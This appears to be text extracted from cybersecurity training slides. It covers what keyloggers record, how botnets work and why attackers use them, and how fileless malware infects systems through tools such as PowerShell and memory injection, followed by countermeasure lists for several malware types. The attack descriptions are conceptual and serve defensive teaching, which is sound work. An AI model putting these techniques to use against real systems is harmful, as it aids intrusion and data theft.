
Record all login names, bank and credit card numbers, and passwords



Record online chat conversations

Botnets

- ❑ A Botnet is a collection of **compromised computers** connected to the Internet to perform a distributed task
- ❑ Attackers distribute malicious software that turns a user's computer into a bot
- ❑ Bot refers to a program or an infected system that performs repetitive work or acts as an agent or as a user interface to control other programs



Why Attackers use Botnets?

1

Perform **DDoS attacks**, which consume the bandwidth of the victim's computers

2

Use **sniffer** to steal information from one botnet and use it against another botnet

3

Perform **keylogging** to harvest account login information for services

4


Use to **spread new bots**

5

Perpetrate a “**click fraud**” by automating clicks

6

Perform mass **identity theft**



Fileless Malware



Fileless malware, also known as non-malware, **infects legitimate software, applications**, and other protocols existing in the system to perform various malicious activities



Leverages any existing vulnerabilities to infect the system



Resides in the system's RAM



Injects malicious code into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell



Reasons for Using Fileless Malware in Cyber Attacks



**Stealthy in
nature**

Exploits legitimate
system tools




**Living-off-
the-land**

Exploits default
system tools



Trustworthy

Uses tools that
are frequently
used and trusted



Phishing emails



Infection through lateral movement



Registry manipulation




Legitimate applications



Memory code injection



Native applications



Malicious websites



Script-based Injection

Trojan Countermeasures

- ➔ Avoid opening email attachments received from **unknown senders**
- ➔ Block all **unnecessary ports** at the host and firewall
- ➔ Avoid accepting **programs transferred** by instant messaging
- ➔ Harden weak and default **configuration settings**
- ➔ Disable **unused functionality** including protocols and services



Virus and Worm Countermeasures



01

Install **antivirus software** and update it regularly

02

Schedule **regular scans** for all drives after the installation of antivirus software

03

Pay attention to the instructions while **downloading files** from the Internet

04


Avoid opening **attachments received** from an unknown sender

05


Regularly maintain **data backup**

Rootkit Countermeasures

- **Reinstall OS/applications** from a trusted source after backing up the critical data
- Maintain **well-documented automated** installation procedures
- Harden the **workstation** or **server** against the attack
- Install network and host-based **firewalls**
- Avoid logging in to an account with **administrative privileges**



Spyware Countermeasures



NO SPYWARE

“

- 1 Try to avoid using any computer system that is not entirely **under your control**
- 2 Adjust the **browser security settings** to medium or higher for the Internet zone
- 3 Be cautious about **suspicious emails** and sites
- 4 Regularly check the **task manager report** and MS configuration manager report
- 5 Install and use **anti-spyware** software

PUAs/ Adware Countermeasures

1

Always use whitelisted, trusted, and **authorized websites** for downloading software

2

Read the EULA (End-user license agreement) before installing any program

3

Avoid installing programs through the “**express method**” or “recommended method”

4

Install **trusted anti-virus**, anti-adware, or ad-blocker software

5

Be vigilant towards **social engineering techniques** and phishing attacks

Keylogger Countermeasures

- ☐ Use **pop-up blockers** and avoid opening **junk emails**
- ☐ Install **anti-spyware/antivirus** programs and keep the signatures up to date
- ☐ Install professional **firewall software** and **anti-keylogging software**
- ☐ Use **keystroke interference software**, which inserts randomized characters into every keystroke
- ☐ Use the **Windows on-screen keyboard** accessibility utility to enter a password



Fileless Malware Countermeasures

Remove all the administrative tools and restrict access through **Windows Group Policy** or Windows AppLocker

1

2

Disable PowerShell and WMI when not in use

3

Disable PDF readers to automatically run JavaScript

4

Run periodic AV scans to detect infections and keep AV updated

5

Disable Flash in the browser settings

